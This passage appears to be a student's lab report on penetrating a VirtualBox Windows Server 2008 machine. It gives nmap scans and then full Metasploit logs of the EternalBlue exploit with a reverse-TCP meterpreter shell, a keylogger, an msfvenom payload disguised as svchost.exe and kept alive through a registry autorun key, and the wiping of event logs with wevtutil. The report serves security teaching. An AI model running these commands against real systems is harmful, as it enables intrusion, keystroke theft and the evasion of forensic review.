5	Persistence	Physical Location	Gained Wi-Fi access for long-term monitoring.

2. Scanning Phrase

At this point, I'll be using NMAP tool to scan my target, then find what OS the target system is running, what the open ports target has and what the services are running in those ports and finally hopefully, identify system vulnerability in the system that has not patched yet.

```
┌──(dragonboy㉿dragonboy)-[~]
└─$ nmap -sn 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-20 08:29 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00094s latency).
MAC Address: 08:00:27:18:3C:5A (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

Figure 14 check if the target is up

Used command: nmap -sn 192.168.56.102

What does this command do: Theis's command also preform what usually "ping" command do which check is the target is online or not.

Findings:

- Host status "Host is up". The target is up and rechargeable.
- MAC address: "08:00:27:18:3C:5A."
- Vender identification: "PCS Systemtechnik/Oracle VirtualBox" this confirm that the system is running on a virtual machine environment

Identified vulnerabilities: noun

This command is not used for any scan

```
┌──(dragonboy㉿dragonboy)-[~]
└─$ nmap -sS 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-20 08:31 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00032s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:18:3C:5A (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
```

Figure 15 TCP SYN Scan

Used command: nmap -sS 192.168.56.102

What does this command do: This command is use for TCP SYN scan also known as "Stealth scan" or "Half-open scan" to do the 3 way had shack so it make the scan less detectible.

Findings:

- Port 135/tcp(msrpc): This is used for remote management.
- Port 139/tcp(netbios-ssn): use for file and printer in old windows computer network
- Port 445/tcp(Microsoft-ds): SMB (sever message blocks) over tcp. Current method of file sharing

Identified vulnerabilities:

First : information leakage/ Enumeration (Port 135/139)

Evidence: Ports 135 and 139 are open.

The risk: these ports can be export allows for "Null section" attack or Enumeration.

What attacker can do: this tools like "enum41inux " or nmap scrip queries this ports give any information it asked.

Result: Brut force attack

```
┌──(dragonboy㉿dragonboy)-[~]
└─$ nmap -A 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-20 08:38 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00032s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server (R) 2008 Standard 6001 Service Pa
ck 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:18:3C:5A (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cp
e:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R
2 or Windows 8.1
Network Distance: 1 hop
Service Info: Host: WIN-FP4VK9FQ82Q; OS: Windows; CPE: cpe:/o:microsoft:windo
ws, cpe:/o:microsoft:windows_server_2008:r2

Host script results:
```

Figure 16 agrasive scan 1

```
Host script results:
| smb2-time:
|   date: 2026-01-21T03:09:11
|_  start_date: 2026-01-21T02:38:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: WIN-FP4VK9FQ82Q, NetBIOS user: <unknown>, NetBIOS MAC
: 08:00:27:18:3c:5a (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
| smb-os-discovery:
|   OS: Windows Server (R) 2008 Standard 6001 Service Pack 1 (Windows Server
(R) 2008 Standard 6.0)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: WIN-FP4VK9FQ82Q
|   NetBIOS computer name: WIN-FP4VK9FQ82Q\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-01-20T19:09:11-08:00
| smb2-security-mode:
|   2:0:2:
|_    Message signing enabled but not required
|_clock-skew: mean: 16h09m43s, deviation: 4h37m07s, median: 13h29m43s

TRACEROUTE
HOP RTT     ADDRESS
1   0.32 ms 192.168.56.102

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.50 seconds
```

Figure 17 aggressive scan 2

Used command: nmap -A 192.168.56.102

What does this command do: This scan runs series of default scripts against the target also known as "aggressive scan"

Findings:

- OS: under the open pots in running, it says "Microsoft windows 2008" and under that it says "windows_sever_2008".

Identified vulnerabilities: noun

```
┌──(dragonboy㉿dragonboy)-[~]
└─$ nmap --script vuln 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-20 08:51 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00046s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:18:3C:5A (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Host script results:
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|   SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2009-3103
|           Array index error in the SMBv2 protocol implementation in srv2.sy
s in Microsoft Windows Vista Gold, SP1, and SP2,
|           Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote
attackers to execute arbitrary code or cause a
|           denial of service (system crash) via an & (ampersand) character i
n a Process ID High header field in a NEGOTIATE
```

Figure 18m script scan

```
Host script results:
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|   SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2009-3103
|           Array index error in the SMBv2 protocol implementation in srv2.sy
s in Microsoft Windows Vista Gold, SP1, and SP2,
|           Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote
attackers to execute arbitrary code or cause a
|           denial of service (system crash) via an & (ampersand) character i
n a Process ID High header field in a NEGOTIATE
|           PROTOCOL REQUEST packet, which triggers an attempted dereference
of an out-of-bounds memory location,
|           aka "SMBv2 Negotiation Vulnerability."
|
|     Disclosure date: 2009-09-08
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_      http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive
bytes: TIMEOUT
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to r
eceive bytes: TIMEOUT

Nmap done: 1 IP address (1 host up) scanned in 66.40 seconds
```

Figure 19 script scan

Used command: nmap –script vuln 192.168.56.102

What does this command do: this is use for automatically identify Vulnerabilities instead of manually typing every command each time. Then end of the scan it gives major vulnerabilities.

Findings:

- CVE-2009-3103: “smb-vuln-cve2009-3103” Arry index error

Identified vulnerabilities:

First : “smb-vuln-cve2009-3103” Arry index error

Risk:

- Denial service(DoS): this this the most common outcome. Attacker can just buy sending one packet make it denial service.
- Remote code execution: in some case with exploit rather than RCE it can result Eternalblue(MS17-010)

3. Exploitation Phrase

From perverse phrase, there was major red flags identified in Windows Server 2008 R2 environment so in this phrase the main goal changed for scanning to exploitation of certain vulnerabilities witch observed during scanning phrase. This stage made suer that all exploits were carried out in a controlled environment to showcase the impact of each vulnerability with consequence of breaking any rules.

System Vulnerability Exploitation : EternalBlue

3.1.1 Vulnerability Analysis

The initial Nmap ports scanning proved that port 445 (SMS) was open. This was cross-referencing with the National Vulnerability Database (NVD), which describe this as CVE-2017-0144, also referred to "EternalBlue". This vulnerability exists withing the Microsoft Server Message Block (SMB) version 1.0 protocol.

3.1.2 Vulnerability Verification

Before attempting the exploit, verification was necessary to prevent wasting time on unexciting vulnerability and prevent system instability. As showing below Figure 20 the Metasploit auxiliary scanner was used.

```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 169.254.40.203
RHOSTS => 169.254.40.203
msf auxiliary(scanner/smb/smb_ms17_010) > run
[+] 169.254.40.203:445    - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7600 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.24/lib/recog/fingerprint/regexp_factory.rb:34: w
 replaced with '*' in regular expression
[*] 169.254.40.203:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) >
```

Figure 21 Vulnerability Verification

Command executed: msf > use auxiliary/scanner/smb/smb_ms17_010

Target Configuration: set RHOSTS 169.254.40.203

set LHOST 169.254.92.111

Outcome: Host is likely VULNERABLE to MS17-010! Windows Server 2008 R2 Enterprise 7600 x64 (64-bit)

3.1.3 Exploit Execution and Access

Following the validation, exploitation was executed using the Metasploit Framework. The student identity (dragonboy) is visible in the terminal interfere as the confirmation of authenticity.

```
┌──(dragonboy㉿dragonboy)-[~]
└─$ msfconsole
Metasploit tip: Execute a command across all sessions with sessions -C
<command>

       =[ metasploit v6.4.101-dev                                     ]
+ -- --=[ 2,580 exploits - 1,319 auxiliary - 1,687 payloads            ]
+ -- --=[ 434 post - 49 encoders - 13 nops - 9 evasion                 ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

Figure 22 exploit part 1

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 169.254.40.203
RHOSTS => 169.254.40.203
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 169.254.92.111
LHOST => 169.254.92.111
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 169.254.92.111:4444
[*] 169.254.40.203:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 169.254.40.203:445    - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7600 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.24/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was
replaced with '*' in regular expression
[*] 169.254.40.203:445    - Scanned 1 of 1 hosts (100% complete)
[+] 169.254.40.203:445 - The target is vulnerable.
[*] 169.254.40.203:445 - Connecting to target for exploitation.
[+] 169.254.40.203:445 - Connection established for exploitation.
[+] 169.254.40.203:445 - Target OS selected valid for OS indicated by SMB reply
[*] 169.254.40.203:445 - CORE raw buffer dump (38 bytes)
[*] 169.254.40.203:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 169.254.40.203:445 - 0x00000010  30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73  008 R2 Enterpris
[*] 169.254.40.203:445 - 0x00000020  65 20 37 36 30 30                                e 7600
[+] 169.254.40.203:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 169.254.40.203:445 - Trying exploit with 12 Groom Allocations.
[*] 169.254.40.203:445 - Sending all but last fragment of exploit packet
[*] 169.254.40.203:445 - Starting non-paged pool grooming
[+] 169.254.40.203:445 - Sending SMBv2 buffers
[+] 169.254.40.203:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 169.254.40.203:445 - Sending final SMBv2 buffers.
[*] 169.254.40.203:445 - Sending last fragment of exploit packet!
[*] 169.254.40.203:445 - Receiving response from exploit packet
```

Figure 23 exploit part 2

```
[-] 169.254.40.203:445 - ==========================================================
[*] 169.254.40.203:445 - Connecting to target for exploitation.
[+] 169.254.40.203:445 - Connection established for exploitation.
[+] 169.254.40.203:445 - Target OS selected valid for OS indicated by SMB reply
[*] 169.254.40.203:445 - CORE raw buffer dump (38 bytes)
[*] 169.254.40.203:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 169.254.40.203:445 - 0x00000010  30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73  008 R2 Enterpris
[*] 169.254.40.203:445 - 0x00000020  65 20 37 36 30 30                                e 7600
[+] 169.254.40.203:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 169.254.40.203:445 - Trying exploit with 17 Groom Allocations.
[*] 169.254.40.203:445 - Sending all but last fragment of exploit packet
[*] 169.254.40.203:445 - Starting non-paged pool grooming
[+] 169.254.40.203:445 - Sending SMBv2 buffers
[+] 169.254.40.203:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 169.254.40.203:445 - Sending final SMBv2 buffers.
[*] 169.254.40.203:445 - Sending last fragment of exploit packet!
[*] 169.254.40.203:445 - Receiving response from exploit packet
[+] 169.254.40.203:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 169.254.40.203:445 - Sending egg to corrupted connection.
[*] 169.254.40.203:445 - Triggering free of corrupted buffer.
[*] Sending stage (230982 bytes) to 169.254.40.203
[-] 169.254.40.203:445 - ==========================================================
[-] 169.254.40.203:445 - ==========================FAIL==========================
[-] 169.254.40.203:445 - ==========================================================
[*] 169.254.40.203:445 - Connecting to target for exploitation.
[+] 169.254.40.203:445 - Connection established for exploitation.
[+] 169.254.40.203:445 - Target OS selected valid for OS indicated by SMB reply
[*] 169.254.40.203:445 - CORE raw buffer dump (38 bytes)
[*] 169.254.40.203:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 169.254.40.203:445 - 0x00000010  30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73  008 R2 Enterpris
[*] 169.254.40.203:445 - 0x00000020  65 20 37 36 30 30                                e 7600
[+] 169.254.40.203:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 169.254.40.203:445 - Trying exploit with 22 Groom Allocations.
[*] 169.254.40.203:445 - Sending all but last fragment of exploit packet
```

Figure 24 execution

Exploit Module: use exploit/windows/smb/ms17_010_eternalblue

Payload selection: set PAYLOD windows/x64/meterpreter/reverse_tcp

Target Configuration: RHOSTS 169.254.40.203

LHOST 169.254.92.111

Rationale: To get around fundamental inbound firewall regulation, a revers TCP payload was selected. Unlike bind shells, the victim establishes the connection back to the attacker (LHOST), which is frequently allows by the firewall.

Outcome: The final log message [+] Meterpreter section 1 opened

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : WIN-KTEE7P613JK
OS              : Windows Server 2008 R2 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
```

Figure 25 privilege Verification

Upon successful execution, a Meterpreter section was opened. To verify the level of access obtained, posted-execution instructions were executed.

Command: getuid

Result: Server username: NT AUTHORITY\SYSTEM was output as the result conforming that the exploit bypassed the stranded firewall and gained the highest level of privilege (Administrator privilege).

System check: the command "sysinfo" further verify some of the target details were able to gain during the past phrase.

4. Maintaining Access (Persistence) Phrase

Ater EternalBlue successfully compromised the Windows Server 2008 R2 target, focus changed to another critical objective, persistence (Ensuring re-entry without exporting each time) and post-exploitation intelligent gathering (collecting user credentials)

4.1 Implementing Keyloggers: Post-Exploitation

Withing the session the Keystroke Sniffer module was used to capture sensitive data as the victim typed it. Withing the section the explorer.exe (PID 1832), was moved to the victim machine.

One's attachment (explorer.exe) correctly migrated, the command "keyscan_start" executed successfully. After allowing some time for user to type, the captured keystrokes were collected using the command "keyscan_dump"

```
meterpreter > ps | grep -i explorer
Filtering on 'explorer'

Process List
============

 PID   PPID  Name          Arch  Session  User                          Path
 ---   ----  ----          ----  -------  ----                          ----
 1832  1788  explorer.exe  x64   1        WIN-KTEE7P613JK\Administrator  C:\Windows\Explorer.EXE

meterpreter > migrate 1832
[*] Migrating from 476 to 1832...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_start
Starting the keystroke sniffer ...
[-] stdapi_ui_start_keyscan: Operation failed: Incorrect function.
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H>ping 8.8.8.8<CR>


meterpreter >
```

Figure 26 Implementing Keyloggers

Implementing Keylogger Confirmation:

After the Implementing of the Keylogger it was confirmed by first typing the command "keyscan_start" and starting the Keylogger and then opening the Notepad and typing something on it and then after saving the file again coming to the attacker machine executing the command "keyscan_dump" and gathering the keystrokes successfully.





Figure 27 Keylogger Confirmation


meterpreter > keyscan_dump
Dumping captured keystrokes ...
no<CR>
hellow world my name is <Shift><Shift><Shift>

4.2 Persistence: Service Persistence (Metsvc)

After the EternalBlue exploit was used to gain Administration access the same section was used to create a “Backdoor”. It is noisy and dangerous to repeatedly exploit vulnerability due to it being noticed by the user therefore in order to keep the continues access even after a reboot without re-launching the original exploit, a more reliable method needed.

4.2.1 Prase 1

First custom revers shell payload is created using conventional Meterpreter script for get more control over the connection parameter and file behavior. For this the “msfvenom” (Metasploit payload generator)

Command: msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=169.254.92.111 LPORT=4444 -f exeo/tmp/payload.exe

To fit the target 64-bit architecture windows/x64/meterpreter/reverse_tcp payload was chosen and connect victim to attacker machine, attacker’s computer Ip address (LHOST=169.254.92.111) were given and the after successful execution it output, the malicious code was packed to it in Windows executable file named payload.exe.

```
┌──(dragonboy㉿dragonboy)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp  LHOST=169.254.92.111  LPORT=4444 -f exe -o /tmp/payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: /tmp/payload.exe
```

Figure 29 payload creation

4.2.2 Phase 2

After that its involved transfer the payload which was created in previous phase while the section is opened to the compromised sever and put it in a file to unnoticed casual users.

First using “meterpreter” a directory was created by “mkdir C:\\Temp” command then the file was named as a legitimate Windows execution file to reduce the suspicion as “svchost.exe”. then using “upload/tmp/payload.exe C:\\Temp\\svchost.exe” was uploaded to pacified directory.

```
meterpreter > mkdir C:\\Temp
Creating directory: C:\Temp
meterpreter > upload /tmp/payload.exe C:\\Temp\\svchost.exe
[*] Uploading  : /tmp/payload.exe → C:\Temp\svchost.exe
[*] Uploaded 7.50 KiB of 7.50 KiB (100.0%): /tmp/payload.exe → C:\Temp\svchost.exe
[*] Completed  : /tmp/payload.exe → C:\Temp\svchost.exe
meterpreter > use exploit/windows/local/persistence
Loading extension exploit/windows/local/persistence...
[-] Failed to load extension: No module of the name exploit/windows/local/persistence found
meterpreter > backgroundnd
[-] Unknown command: backgroundnd. Did you mean background? Run the help command for more details.
meterpreter > background
[*] Backgrounding session 1...
msf exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/local/persistence
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/local/persistence) > sessions 1
[*] Starting interaction with 1...

meterpreter > background
[*] Backgrounding session 1...
msf exploit(windows/local/persistence) > use exploit/windows/local/persistence
[*] Using configured payload windows/meterpreter/reverse_tcp
msf exploit(windows/local/persistence) > set SESSION 1
SESSION => 1
msf exploit(windows/local/persistence) > run
[*] Running persistent module against WIN-KTEE7P613JK via session ID: 1
[!] Note: Current user is SYSTEM & STARTUP == USER. This user may not login often!
[+] Persistent VBS script written on WIN-KTEE7P613JK to C:\Windows\TEMP\WEbPTRJoMjzc.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MUymGOIlSqGAW
[+] Installed autorun on WIN-KTEE7P613JK as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MUymGOIlSqGAW
[*] Clean up Meterpreter RC file: /home/dragonboy/.msf4/logs/persistence/WIN-KTEE7P613JK_20260131.0347/WIN-KTEE7P613JK_20260131.0347.rc
msf exploit(windows/local/persistence) > [*] 169.254.40.203 - Meterpreter session 1 closed.  Reason: Died
```

Figure 30 upload the file to directory

4.2.3 Phase 3

To ensure the Persistence, the windows registry was changed to automatically execute the payload during the restart or user logs.

Then during the exploit session using “exploit/windows/local/persistence” module the file was made to execute automatically with restart process. Then after module successfully execution installed an autorun key HKCU\Software\Microsoft\Windows\CurrentVersion\Run\.

4.2.4 Phase 4

To show the persistence works the target system was restarted and re-logged after the first connection and the section closed. On a new terminal in the attacker confined a multi/handler to listen on port 4444. The handler accepted the connection form victim 169.254.40.203 without running EternalBlue exploit. The log meterpreter session 1 opened indicating the persistence works during startup process.

```
┌──(dragonboy㉿dragonboy)-[~]
└─$ msfconsole
Metasploit tip: Run modules in the background with run -j so you can
keep working

       =[ metasploit v6.4.101-dev                         ]
+ -- --=[ 2,580 exploits - 1,319 auxiliary - 1,687 payloads     ]
+ -- --=[ 434 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

Figure 31 Successful Recovery

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 169.254.92.111
LHOST ⇒ 169.254.92.111
msf exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(multi/handler) > explit
[-] Unknown command: explit. Did you mean exploit? Run the help command for more details.
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 169.254.92.111:4444
[*] Sending stage (230982 bytes) to 169.254.40.203
[*] Meterpreter session 1 opened (169.254.92.111:4444 → 169.254.40.203:49160) at 2026-01-31 22:07:48 -0500

meterpreter > keycan_start
```

Figure 32 Successful Recovery

5. Covering Tracks Phrase

"Covering Tracks" is the past step of Hacking phrases. In this stage the main objective is to remove any evidence rad flags of attacker existence, avoid forensic investigations and have access to the target without discovering. The purpose of this part is to show a method of Covering Tracks.

To remove some logs the manual method was used by get into the shell in the system using Meterpreter session, allowing the execution of native Windows binaries.

The build-in Windows Event Utility (wevtutil) was used to surgically erase importance log categories and break the chin of evidence in order to carry out forensic countermeasures. In particular, the NT AUTHORITY\SYSTERM SETION establishment was concealed by using command wevtutil cl System and Security to remove records of service installs and privilege escalation events. Additionally, crash reports linked to early EternalBlue failures and evidence of payload download eliminated using wevtutil cl Application and wevtutil cl "Windows PowerShell" commands. This activity successfully blinds the system Administrator.

```
meterpreter > shell
Process 1012 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Temp>wevtutil cl System
wevtutil cl System

C:\Temp>wevtutil cl Security
wevtutil cl Security

C:\Temp>wevtutil cl Application
wevtutil cl Application

C:\Temp>wevtutil cl "Windows PowerShell"
wevtutil cl "Windows PowerShell"

C:\Temp>
```

Figure 33 remove events logs

Part B Malware Analysis

1. Introduction

One of the most popular and important fields in information security is analyzing malicious malware, witch focus on analyzing malicious software to identify its goals, behavior, and ways its compromised systems. It crucial to create be safe in this proses by creating isolated environment called **"SANDBOX"** in order to carry out this safety. Otherwise endangering the integrity of the host computer in the network sand box enables the creation of a secure environment to run harmful programs and see how the program operates in the system and withing the network.

Main intention of this part of report is to demonstrate the practical transformation of Virtual Machine (VM) into a sandbox environment where we can perform dynamic malware analyzing securely. This report will showcase end-to-end processes, starting with creation and configuration of the SANDBOX to ensure isolation and containment. Following the steps, documentation of deployment and of analysis using windows inbuild capabilities and some extra tools. Finaly, specific malware sample obtained from theZoo repository in GitHub one of the reputable sources and then executed withing this control environment. The findings incudes screenshots of changers of the systems and changes of files and then they are analyzed to extract indicators of Compromise (IoCs).

2. Methodology: Creating and configuring Sandbox Environment

The main component or the foundation of dynamic malware analysis is to properly and securely configure the Virtual machine or the Virtual Box. For this evaluation Virtual box was setup to contain vessel for the malicious code and conform the security of the machine. During this the main and crucial goal was to make sure that malware could operate efficiently without spreading to host machines or another network.

